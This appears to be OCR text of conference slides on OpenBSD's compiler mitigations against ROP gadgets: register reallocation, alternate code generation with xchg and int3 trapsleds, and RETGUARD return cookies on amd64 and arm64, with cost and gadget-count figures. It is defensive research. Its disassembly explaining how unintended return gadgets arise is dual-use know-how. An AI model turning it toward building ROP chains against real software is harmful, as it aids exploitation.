  - Use ROP tool output to measure progress

Polymorphic Gadget Reduction

Polymorphic Gadgets - Sources

	Intended Instruction	Gadget Instruction
Constants	`48 c7 c7 a5  movq $-2122005595, %rdi` `c3 84 81`	`a5  movsl (%rsi), (%rdi)` `c3  retq`
Instruction Encoding	`83 e3 01  andl  $1, %ebx` `01 c3  addl  %eax, %ebx`	`01 01  addl  %eax, (%rcx)` `c3  retq`
Relocation Addresses	`e8 95 c3 3e 00  callq 4113301 <bcmp>`	`95  xchgl %ebp, %eax` `c3  retq`

Polymorphic Gadgets

There are 4 return instructions on x86/amd64

Byte	Instruction	Description
C2	RET imm16 (near)	Return in same segment and pop *imm16* bytes off the stack
C3	RET (near)	Return in same segment
CA	RET imm16 (far)	Return to another segment and pop *imm16* bytes of the stack
CB	RET (far)	Return to another segment

Polymorphic Gadgets

There are 4 return instructions on x86/amd64

C3 return form is most common and easiest to use in gadgets

Byte	Instruction	Description
C2	RET imm16 (near)	Return in same segment and pop *imm16* bytes off the stack
C3	**RET (near)**	**Return in same segment**
CA	RET imm16 (far)	Return to another segment and pop *imm16* bytes of the stack
CB	RET (far)	Return to another segment

Polymorphic Gadget Reduction

- Two approaches to reducing polymorphic gadgets:
  - Alternate Register Selection
  - Alternate Code Generation

Alternate Register Selection

Alternate Register Selection

- One common class of gadgets gets C3 return bytes from the *ModR/M* byte of certain instructions
  - Source register is RAX/EAX/AX/AL
  - Destination register is RBX/EBX/BX/BL
- Also operations on RBX / EBX / BX / BL
  - inc, dec, test, *etc.*

Alternate Register Selection

- Operations on the B series registers make many C3 bytes
- Results in many useful gadgets

Intended Instruction	Gadget Instruction
`e8 f7 f9 ff ff  callq -1545` `48 89 c3  movq  %rax, %rbx`	`ff 48 89 decl -0x77(%rax)` `c3  retq`

`0f 84 c6 00 00 00  je 198`
`ff c3  incl %ebx`
	`c6 00 00  movb $0, (%rax)`
	`00 ff  addb %bh, %bh`
	`c3  retq`

`74 09  je 9` `ff c3  incl %ebx`	`09 ff  orl %edi, %edi` `c3  retq`

Alternate Register Selection

- **Idea: Avoid using RBX/EBX/BX/BL**
- Clang allocates registers in this order:
  - RAX, RCX, RDX, RSI, RDI, R8, R9, R10, R11, **RBX**, R14, R15, R12, R13, RBP
- Move RBX closer to the end of the list:
  - RAX, RCX, RDX, RSI, RDI, R8, R9, R10, R11, R14, R15, R12, R13, **RBX**, RBP
- Also change order for EBX

Alternate Register Selection

- Performance cost: Zero
- Code size cost: Negligible
  - Some REX prefix bytes
- Results: Removes about 4500 unique gadgets (6%) from the kernel

Alternate Code Generation

Alternate Code Generation

- We know which instructions will have a return byte
  - Instruction encoding has a return byte
    - ModR/M, SIB, or Instruction specification
    - Constant contains a return byte
- **Idea: Teach the compiler to emit something else**
  - Does the same job, but without the return byte; or
  - Force alignment to limit possible gadgets

Alternate Code Generation

ModR/M or SIB byte can make a return byte

ModR/M	1st Operand	2nd operand
C2	RAX, R8	RDX, R10
C3	RAX, R8	RBX, R11
CA	RCX, R9	RDX, R10
CB	RCX, R9	RBX, R11

SIB	Base	Index	Scale
C2	RDX, R10	RAX, R8	8
C3	RBX, R11	RAX, R8	8
CA	RDX, R10	RCX, R9	8
CB	RBX, R11	RCX, R9	8

Alternate Code Generation

- Transform instruction to equivalent safe alternative
  - Swap two problematic register operands
  - Do operation in other register
  - Swap registers back

Before	After

`48 c7 c3 d5 ff a8 81  movq $-0x7e57002b, %rbx`	`48 87 d8  xchg %rbx,%rax`
	`48 c7 c0 d5 ff a8 81  movq $-0x7e57002b, %rax`
	`48 87 d8  xchg %rbx,%rax`

`48 89 c2  movq %rax, %rdx`	`48 87 d0  xchg %rdx,%rax`
	`48 89 d0  movq %rdx,%rax`
	`48 87 d0  xchg %rdx,%rax`

`48 8d 1c c3  leaq (%rbx,%rax,8),%rbx`	`48 87 d8  xchg %rbx,%rax`
	`48 8d 04 d8  leaq (%rax,%rbx,8),%rax`
	`48 87 d8  xchg %rbx,%rax`

Alternate Code Generation

- If instruction cannot be safely transformed, force alignment
- Insert a trapsled to limit possible gadgets before instruction
  - Normal program flow jumps over the alignment sled
  - Possible offsets before return byte that may make a gadget are limited

Before	After

`80 fa c3  cmp $0xc3,%dl`	`eb 09  jmp 9`
	`cc cc cc  int3; int3; int3`
	`cc cc cc  int3; int3; int3`
	`cc cc cc  int3; int3; int3`
	`80 fa c3  cmp $0xc3,%dl`

`48 8d 94 31  lea 0xca(%rcx,%rsi,1),%rdx`
`ca 00 00`
	`eb 04  jmp 4`
	`cc cc cc cc  int3; int3; int3; int3`
	`48 8d 94 31  lea 0xca(%rcx,%rsi,1),%rdx`
	`ca 00 00`

Alternate Code Generation

- Performance cost: ~1%
    - xchg is cheap
- Code side cost: Small
    - 6 bytes per xchg pair
    - Between 4 and 11 bytes per alignment sled
    - ~2.5% larger kernel
- Results: Removes ~60% of unique gadgets from kernel

Polymorphic Gadget Reduction

- Still a bit more to do
- Some assembly functions to clean up
- Some constants can be safely transformed
- Relocation Addresses

Aligned Gadget Reduction

Denying Gadgets

- Some returns are impossible to avoid
  - Functions need to actually return
- Can we make them hard to use?

RETGUARD

- Allocate a random cookie for every function
    - Use openbsd.randomdata section to allocate random values
- On function entry
    - Compute ***random cookie ^ return address***
    - Store the result in the frame (if needed)
- On function return
    - Compute ***saved value ^ return address***
    - Compare to random cookie
    - If comparison fails then abort

RETGUARD - Prologue

- On function entry
  - Compute ***random cookie ^ return address***
  - Store the result in the frame (if needed)

```
4c 8b 1d 61 21 24 00    mov    2367841(%rip),%r11 # load random cookie
4c 33 1c 24             xor    (%rsp),%r11        # compute RETGUARD cookie
55                      push   %rbp
48 89 e5                mov    %rsp,%rbp
41 53                   push   %r11               # store RETGUARD cookie in frame
```

RETGUARD - Epilogue

- On function return
  - Compute ***saved value ^ return address***
  - Compare to random cookie
  - If comparison fails then abort

```
41 5b                   pop    %r11                    # load RETGUARD cookie
5d                      pop    %rbp
4c 33 1c 24             xor    (%rsp),%r11             # compute random cookie
4c 3b 1d 03 74 ae 00    cmp    0xae7403(%rip),%r11 # compare to random cookie
74 02                   je     2                       # jump if equal
cc                      int3                           # interrupt
cc                      int3                           # interrupt
c3                      retq
```

RETGUARD - Epilogue

- The int3 instructions are important
  - They disrupt gadgets wanting to use the ret

```
41 5b                   pop    %r11                    # load RETGUARD cookie
5d                      pop    %rbp
4c 33 1c 24             xor    (%rsp),%r11             # compute random cookie
4c 3b 1d 03 74 ae 00    cmp    0xae7403(%rip),%r11 # compare to random cookie
74 02                   je     2                       # jump if equal
cc                      int3                           # interrupt
cc                      int3                           # interrupt
c3                      retq
```

RETGUARD - Epilogue

- Suppose we want to make a gadget using this ret
- RETGUARD mitigates against gadgets. Every possible gadget either
  - Must pass the comparison with the random cookie
  - Includes an ***int3*** instruction and is unusable

```
41 5b                   pop    %r11                    # load RETGUARD cookie
5d                      pop    %rbp
4c 33 1c 24             xor    (%rsp),%r11             # compute random cookie
4c 3b 1d 03 74 ae 00    cmp    0xae7403(%rip),%r11 # compare to random cookie
74 02                   je     2                       # jump if equal
cc                      int3                           # interrupt
cc                      int3                           # interrupt
c3                      retq
```

RETGUARD - Epilogue

```
    5b                      pop     %rbx
5d                          pop     %rbp
4c 33 1c 24                 xor     (%rsp),%r11
4c 3b 1d 03 74 ae 00        cmp     0xae7403(%rip),%r11 # compare to random cookie
74 02                       je      2
cc                          int3
cc                          int3
c3                          retq
```

RETGUARD - Epilogue

```
5d                      pop     %rbp
4c 33 1c 24             xor     (%rsp),%r11
4c 3b 1d 03 74 ae 00    cmp     0xae7403(%rip),%r11 # compare to random cookie
74 02                   je      2
cc                      int3
cc                      int3
c3                      retq
```

RETGUARD - Epilogue

```
4c 33 1c 24                xor    (%rsp),%r11
4c 3b 1d 03 74 ae 00       cmp    0xae7403(%rip),%r11 # compare to random cookie
74 02                      je     2
cc                         int3
cc                         int3
c3                         retq
```

RETGUARD - Epilogue

```
   33 1c 24                xorl    (%rsp), %ebx
4c 3b 1d 03 74 ae 00       cmp     0xae7403(%rip),%r11 # compare to random cookie
74 02                      je      2
cc                         int3
cc                         int3
c3                         retq
```

RETGUARD - Epilogue

```
      1c 24                sbbb   $0x24, %al
4c 3b 1d 03 74 ae 00       cmp    0xae7403(%rip),%r11 # compare to random cookie
74 02                      je     2
cc                         int3
cc                         int3
c3                         retq
```

RETGUARD - Epilogue

```
          24                andb   $0x4c, %al
4c 3b 1d 03 74 ae 00        cmpl   0xae7403(%rip),%ebx # compare to random cookie
74 02                       je     2
cc                          int3
cc                          int3
c3                          retq
```

RETGUARD - Epilogue

```
4c 3b 1d 03 74 ae 00    cmp    0xae7403(%rip),%r11 # compare to random cookie
74 02                   je     2
cc                      int3
cc                      int3
c3                      retq
```

RETGUARD - Epilogue

```
   3b 1d 03 74 ae 00    cmpl   0xae7403(%rip),%ebx # compare to random cookie
74 02                   je     2
cc                      int3
cc                      int3
c3                      retq
```

RETGUARD - Epilogue

```
      1d 03 74 ae 00    sbbl   $0xae7403, %eax
74 02                   je     2                    # jump if ZF=1
cc                      int3
cc                      int3
c3                      retq
```

RETGUARD - Epilogue

```
         03 74 ae 00    addl   (%rsi,%rbp,4),%esi
74 02                   je     2                    # jump if ZF=1
cc                      int3
cc                      int3
c3                      retq
```

RETGUARD - Epilogue

```
             74 ae        je     -80                    # jump backwards is unhelpful
00 74 02 cc               addb   %dh, -0x34(%rdx,%rax)

cc                        int3                          # interrupt
c3                        retq
```

RETGUARD - Epilogue

```
                ae          scasb  (%rdi),%al
00 74 02 cc                 addb %dh, -0x34(%rdx,%rax)

cc                          int3                            # interrupt
c3                          retq
```

RETGUARD - Epilogue

```
00 74 02 cc             addb %dh, -0x34(%rdx,%rax)

cc                      int3                            # interrupt
c3                      retq
```

RETGUARD - Epilogue

```
74 02                    je     2                    # jump if ZF=1
cc                       int3
cc                       int3
c3                       retq
```

RETGUARD - Epilogue

```
   02 cc                addb %ah,%cl

cc                      int3                            # interrupt
c3                      retq
```

RETGUARD - Epilogue

```
cc                      int3                            # interrupt
cc                      int3
c3                      retq
```

RETGUARD - Epilogue

```
cc                      int3                            # interrupt
c3                      retq
```

RETGUARD - Epilogue

RETGUARD makes gadgets targeting function epilogue unusable

```
c3                      retq                            # just return, not useful
```

RETGUARD

- Performance cost
  - Runtime about 2%
  - Startup cost (filling *.openbsd.randomdata*) is variable
- Code size cost
  - 31 bytes per function in binary
  - 8 bytes per function runtime for random cookies
  - + ~ 7% for the kernel

RETGUARD

- Removes from the kernel
  - ~ 50% of total ROP gadgets
  - ~ 15 - 25% of unique ROP gadgets
- Gadget numbers are variable due to Relocations / KARL

RETGUARD
Stack Protection

- RETGUARD verifies integrity of the return address
  - Stack protector verifies integrity of the stack cookie
- RETGUARD is a better stack protector
  - Per-function random cookie vs Per-object stack cookie
  - Verifies return address directly
  - In leaf functions, no need to store cookie in frame

Arm64

Arm64

- arm64 has fixed width instructions
- No unaligned / polymorphic gadgets
- Only aligned gadgets
    - RETGUARD can instrument every return

RETGUARD - Arm64

Prologue

```
2f 37 00 f0     adrp    x15, #7237632      # load random cookie page
ef 25 43 f9     ldr     x15, [x15, #1608]  # load random cookie
ef 01 1e ca     eor     x15, x15, x30      # calculate RETGUARD cookie
ef 0f 1f f8     str     x15, [sp, #-16]!   # store in frame
```

Epilogue

```
ef 07 41 f8     ldr     x15, [sp], #16     # load RETGUARD cookie
29 37 00 f0     adrp    x9, #7237632       # load random cookie page
29 25 43 f9     ldr     x9, [x9, #1608]    # load random cookie
ef 01 1e ca     eor     x15, x15, x30      # calculate random cookie
ef 01 09 eb     subs    x15, x15, x9       # compare to random cookie
4f 00 00 b4     cbz     x15, #8            # jump if equal
20 00 20 d4     brk     #0x1               # interrupt
c0 03 5f d6     ret
```

RETGUARD - Arm64

- RETGUARD can instrument every function return
- There are no other return instructions
- We can remove all the gadgets on arm64

RETGUARD - Arm64

- Number of ROP gadgets in 6.3-release arm64 kernel
  - 69935
- Number of ROP gadgets in 6.4-release arm64 kernel
  - 46

RETGUARD - Arm64

- Remaining gadgets are assembly functions in the boot code
  - create_pagetables
  - link_l0_pagetable
  - link_l1_pagetable
  - build_l1_block_pagetable
  - build_l2_block_pagetable
- OpenBSD unlinks or smashes the boot code after boot
  - These functions are gone at runtime

RETGUARD - Arm64

- Story in userland is much the same
    - Often zero ROP gadgets
        - Remaining gadgets are from assembly functions
            - crt0, ld.so, *etc.*
- Some work remains to instrument these functions

Review


Review

- We can remove ROP gadgets
  - Alternate Register Selection
  - Alternate Code Generation
  - RETGUARD


Review - Progress

- In the amd64 kernel we removed unique ROP gadgets:
  - Alternate Register Selection: ~ 6%
  - Alternate Code Generation: ~ 60%
  - RETGUARD: ~ 15-25%
- Similar numbers for userland

